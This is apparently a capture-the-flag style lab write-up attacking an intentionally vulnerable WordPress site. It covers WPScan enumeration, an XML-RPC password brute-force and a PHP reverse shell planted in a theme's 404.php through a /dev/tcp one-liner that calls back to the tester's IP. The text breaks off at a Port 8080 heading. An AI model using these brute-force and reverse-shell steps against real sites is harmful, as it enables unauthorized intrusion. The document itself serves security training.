Web Enumeration and Exploitation
This lab contains intentionally vulnerable web applications and is explicitly authorized for testing. Techniques used here—such as input manipulation, authentication bypass, file inclusion, command injection, and brute-force attack are powerful and potentially destructive in real-world environments.
Outside of a controlled lab or written authorization, exploiting web applications is unethical and may be illegal. Always confirm scope, permissions, and impact before testing any system.
This exercise exists to teach defensive awareness, attacker methodology, and responsible security practice.
Port 80
The assessment began with a review of Keym4ker’s main website. First, let's update the hosts file and add the wp.keym4ker.local.
// Open Kali terminal and use nano editor
sudo nano /etc/hosts

// Add the following line
<Target IP>   wp.keym4ker.local
Next, let's conduct reconnaissance by navigating through all accessible pages to gain familiarity with the site’s structure and to identify potentially interesting or sensitive information.

Initial observations suggested that the target website may be powered by WordPress, based on its layout and design elements.
To validate this assumption, the tester examined the site’s HTML headers for a meta generator tag using the cURL utility in combination with grep from the command line.
└─$ curl -s -X GET http://192.168.0.145 | grep '<meta name="generator"'
<meta name="generator" content="WordPress 5.4.2" />
The tester confirmed that the target application is running on WordPress. As a next step, the assessment included identifying installed plugins and themes using curl.
// Searching for installed plugins
└─$ curl -s -X GET http://192.168.0.145 | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'wp-content/plugins/*' | cut -d"'" -f2
http://wp.keym4ker.local/wp-content/plugins/thecartpress/css/select2.min.css?ver=5.4.2
<SNIP>
http://wp.keym4ker.local/wp-content/plugins/simply-poll-master/view/client/simply-poll.css?ver=1.4
<SNIP>
http://wp.keym4ker.local/wp-content/plugins/site-editor/editor/extensions/icon-library/fonts/FontAwesome/FontAwesome.css?ver=4.3
<SNIP>

// Searching for installed themes
└─$ curl -s -X GET http://192.168.0.145 | sed 's/href=/\n/g' | sed 's/src=/\n/g' | grep 'themes' | cut -d"'" -f2
http://wp.keym4ker.local/wp-content/themes/twentytwenty/style.css?ver=1.2
http://wp.keym4ker.local/wp-content/themes/twentytwenty/print.css?ver=1.2
http://wp.keym4ker.local/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.2
To accelerate the enumeration process, the tester utilized WPScan, a widely used security tool designed for auditing WordPress installations and identifying known vulnerabilities.
Using WPScan
Now, let's use WPScan to automate the enumeration of the main site.
─$ wpscan --url http://192.168.0.145 --enumerate --no-update

<SNIP>

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.62 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.0.145/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.0.145/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.0.145/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.0.145/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.0.145/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.4.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.0.145/, Match: 'WordPress 5.4.2'

<SNIP>

[i] User(s) Identified:

[+] jason
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

<SNIP>
As shown, wpscan identified that the server is running an outdated version of WP (5.4.2) and detected that directory listing seems to be enabled. Other notable findings include; enabled XML-RPC and WP-Cron.
Summary of Findings So Far:
At this stage of enumeration and analysis, we have collected the following key information about the target WordPress installation:
- The site is running WordPress core version 5.4.
- The active theme in use is TwentyTwenty.
- The /wp-content/uploads/ directory has directory listing enabled, potentially exposing uploaded files.
- The XML-RPC interface is enabled, which could be abused for various attacks such as brute-force amplification.
- No plugins have been detected during enumeration.
- The site is vulnerable to username enumeration, and the username jason has been confirmed as a valid account.
These findings provide a solid foundation for the next phase of the assessment, which may involve exploiting identified misconfigurations or weaknesses.
Checking for known vulnerabilities on WPScan databases shows the results below.

However, most of the entries need an authenticated session. WPScan can help identify valid usernames by analyzing various indicators such as author archives, login responses, and REST API endpoints, potentially giving us a foothold for brute-force or targeted attacks.
Brute-forcing the site
The scan identified a user *****. The tester then used the password-attack module of WPScan with the rockyou.txt wordlist to attempt a brute-force attack against the account.
XML-RPC requires strict XML-safe content. That string includes /* */, {}, --. When WPScan tries to embed rockyou.txt passwords into an XML-RPC request, Ruby attempts to sanitize these strings using xmlrpc/create.rb and it will eventually fail. To resolve this issue, let's first sanitize rockyou.txt and limit the password size to 12 characters.
// Sanitize rockyou.txt
tr -cd '\11\12\15\40-\176' < /usr/share/wordlists/rockyou.txt | awk 'length($0) > 0 && length($0) <=12' > clean.txt

// Perform the brute-force attack
$ wpscan --password-attack xmlrpc -t 50 -U ***** -P clean.txt --url http://192.168.0.145 --no-update

<SNIP>
[+] Performing password attack on Xmlrpc against 1 user/s
Trying ***** / ********** Time: 01:56:27 <======> (83578945 / 143411118)
[SUCCESS] - ***** / **********

[!] Valid Combinations Found:
 | Username: *****, Password: **********
Because XML-RPC was enabled, the tester successfully performed a brute-force attack on the user ***** and discovered that the password was **********.

Using the obtained credentials, the tester logged into the wp-admin console and confirmed that the account ***** had administrative privileges.
Exploitation - WordPress
Upon inspecting the Users page in the WordPress dashboard, it was confirmed that the account ***** possessed Administrator privileges. This level of access provides full control over the WordPress site, including the ability to modify themes and plugins.
WordPress allows administrators to edit theme files directly through its built-in editor. This functionality can be exploited to achieve remote command execution on the server by injecting malicious PHP code into one of the theme files.
To proceed:
- Navigate to Appearance > Theme Editor.
- Select the active theme, in this case, Twenty Twenty.
- Choose a writable file such as 404.php or functions.php.
- Inject the PHP payload to execute system commands.
This method effectively turns WP into a web shell, granting command-level access to the underlying server.
Reverse Shell

The tester leveraged the Theme Editor to modify the 404.php template of the active Twenty Twenty theme. By injecting a one-liner PHP reverse shell, remote command execution on the server could be achieved.
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.104/8000 0>&1'");
Use the machine's IP address in your lab instance.
Let's edit 404.php and append the following one-liner PHP reverse shell payload at the top of the file and click "Update File".

While attempting to inject the reverse shell payload into the 404.php file of the Twenty Twenty theme, a restriction was encountered that prevented the file from being saved. The tester then switched to an alternative theme.

The 404.php template of the Twenty Nineteen theme was successfully updated with the malicious PHP code, enabling remote command execution when the file was accessed via a browser.

Next, let set-up a netcat listener on port 8000 and navigate to the page /wp-content/themes/twentynineteen/404.php to trigger the callback and catch the reverse shell:

The initial foothold on the server was obtained with the privileges of the www-data user, which is the default web server account. Following this, the tester proceeded to investigate port 8080, which was running an Apache Tomcat Server.
Port 8080
Discovery / Footprinting
